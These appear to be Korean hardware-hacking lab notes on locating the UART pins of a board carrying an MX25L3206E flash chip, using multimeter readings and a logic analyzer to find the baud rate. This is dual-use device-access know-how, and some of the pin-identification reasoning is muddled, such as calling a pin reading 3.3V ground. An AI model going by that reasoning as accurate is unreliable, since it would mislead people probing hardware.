
PIN DESCRIPTION

SYMBOL	DESCRIPTION
CS#	Chip Select
SI/SIO0	Serial Data Input (for 1 x I/O)/ Serial Data Input & Output (for Dual Output mode)
SO/SIO1	Serial Data Output (for 1 x I/O)/ Serial Data Output (for Dual Output mode)
SCLK	Clock Input
WP#	Write protection
HOLD#	Hold, to pause the device without deselecting the device
VCC	+ 3.3V Power Supply
GND	Ground




UART Continuity Test (SOP8 VCC)

- MX25L3206E + UART (통전테스트 - Continuity Test)
 - MX25L3206E(SOP8, 8번 핀, VCC 3.3V)를 UART 4번 및 3번 핀과 연결 시 전압을 확인한다.
 - 현재 SOP8 핀아웃 VCC(+) 전압에서 UART의 GND(-) 영역을 우선적으로 식별하도록 한다.





UART Continuity Test (SOP8 VCC)

- MX25L3206E + UART (통전테스트 - Continuity Test)
 - 3번과 4번 핀에서 측정한 3.3V 전압 중 하나가 GND 영역으로 추정되며, 일반적으로 더 높은 전압 안정성을 보이는 핀이 GND일 가능성이 높다. (4번이 GND으로 추정)





UART Continuity Test (UART GND)

- UART 1~4핀 (통전테스트 - Continuity Test)
 - 이번에는 SOP8의 8핀(VCC) 대신, UART의 4번 핀(GND) 기준으로 설정하여 1~3번 에서 VCC(+) 전압 찾는다.
 - 4번(GND) 핀을 기준으로, 3번과 2번에 대해 전압 측정을 진행하였지만, 2번에서 3.310V 확인





UART Continuity Test (UART GND)

- UART 1~4핀 (통전테스트 - Continuity Test)
 - 4번 (GND)을 기준으로, 1번도 측정하였지만, 현재 1번과 2번 모두 3.3V 전압을 확인할 수 있다.
 - 1번 또는 2번 중 1개가 VCC 전압이나 대부분 높은 전압이 VCC으로 1번이 VCC(+)으로 추정할 수 있다.



Logic Analyzer


- UART의 Rx, Tx와 Baud Rate 찾기
 - (PC 기준) Tx는 키보드, Rx는 모니터로 비유할 수 있으며, 임베디드 제어를 위해 꼭 확인해야 한다.
 - 비동기 통신방식으로 인하여, 송/수신 장치간 별도의 클럭 동기 신호 없이 미리 알고 있는 신호로 통신함.
 - Tx 구간은 데이터 전송, Rx 구간은 데이터 수신함으로, 심장박동 그래프 처럼, Tx 구간은 식별할 수 있다.
 - 초당 비트 수 (bits per second, bps) Ex: 57600 baud는 초당 57600번 신호 변화를 의미한다.



Logic Analyzer

- Baud rate & Speed 계산 하기


